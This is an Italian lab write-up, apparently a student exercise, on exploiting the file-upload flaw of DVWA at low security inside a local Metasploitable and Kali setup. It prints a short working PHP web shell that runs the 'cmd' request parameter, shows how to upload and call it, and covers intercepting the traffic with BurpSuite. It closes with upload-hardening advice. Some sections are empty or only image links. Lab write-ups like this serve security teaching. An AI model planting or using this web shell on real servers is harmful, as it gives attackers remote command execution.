# EXPLOIT FILE UPLOAD - 05/05/2025

# 1. Preparazione dell'Ambiente

1. **Avvio delle VM**
    - Avvio Metasploitable e Kali Linux nel tuo hypervisor (**UTM**).
    - Mi sono assicurato che entrambe le VM siano nella stessa rete interna (**192.168.20.10**), in modo che possano comunicare tra loro.

# 2. Caricamento della Shell PHP su DVWA

1. **Accesso a DVWA**
    - Da Kali Linux ho aperto il browser e sono andato su:
    - **http://192.168.20.10/dvwa/**
    - Successivamente ho inserito le credenziali per poter accedere.

2. **Impostazione del Livello di Sicurezza**
    - Nella sezione **DVWA Security**, ho impostato il livello su **Low** (per consentire upload di qualsiasi file).

3. **Preparazione della Shell PHP**
    - Ho creato un file `shell.php` con questo contenuto:

```
<?php
  if(isset($_REQUEST['cmd'])) {
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
  }
?>
```

    - Successivamente l'ho salvato localmente su Kali Linux.

4. **Upload della Shell**
    - Sono andato in **File Upload** all'interno di DVWA.
    - Seleziona il file `shell.php` e l'ho inviato


# 3. Esecuzione della Shell PHP

1. **Accesso alla Shell via Browser**
    - Naviga all'URL mostrato dopo l'upload, ad esempio:


      **http://192.168.20.10/dvwa/hackable/uploads/shell.php**

# 4. Intercettazione e Analisi con BurpSuite

1. **Configurazione del Proxy**
    - Ho avviato BurpSuite su Kali.
    - In **Proxy → Options**, mi sono assicurato che il proxy HTTP sia in ascolto sulla porta 8080.

2. **Intercettazione delle Richieste**
   - Attiva **Intercept** in Burp: **Proxy → Intercept → Intercept is on**.
   - Ripeti l'upload della shell.php: Burp catturerà la richiesta `POST`


3. **Analisi della Richiesta di Upload**
   - Ho esaminato il corpo della richiesta:




4. **Intercettazione dell'Accesso alla Shell**
   - Ho navigato nell'URL della shell in Firefox: Burp intercetterà la richiesta `GET`.
   - Ho catturato anche le richieste successive con il parametro **cmd=lm**:

**http://192.168.20.10/dvwa/hackable/uploads/shell.php?cmd=ls**

5. **Analisi delle Risposte**




# 5. Considerazioni e raccomandazioni di Sicurezza

- **Validazione Upload**: in modalità “Low” DVWA non controlla né l’estensione né il contenuto del file; di norma si deve:
    - Restringere le estensioni consentite (es. solo immagini: `.jpg`, `.png`),
    - Validare il MIME-TYPE sul server,
    - Rinominare i file e disabilitare l’esecuzione PHP nella directory di upload.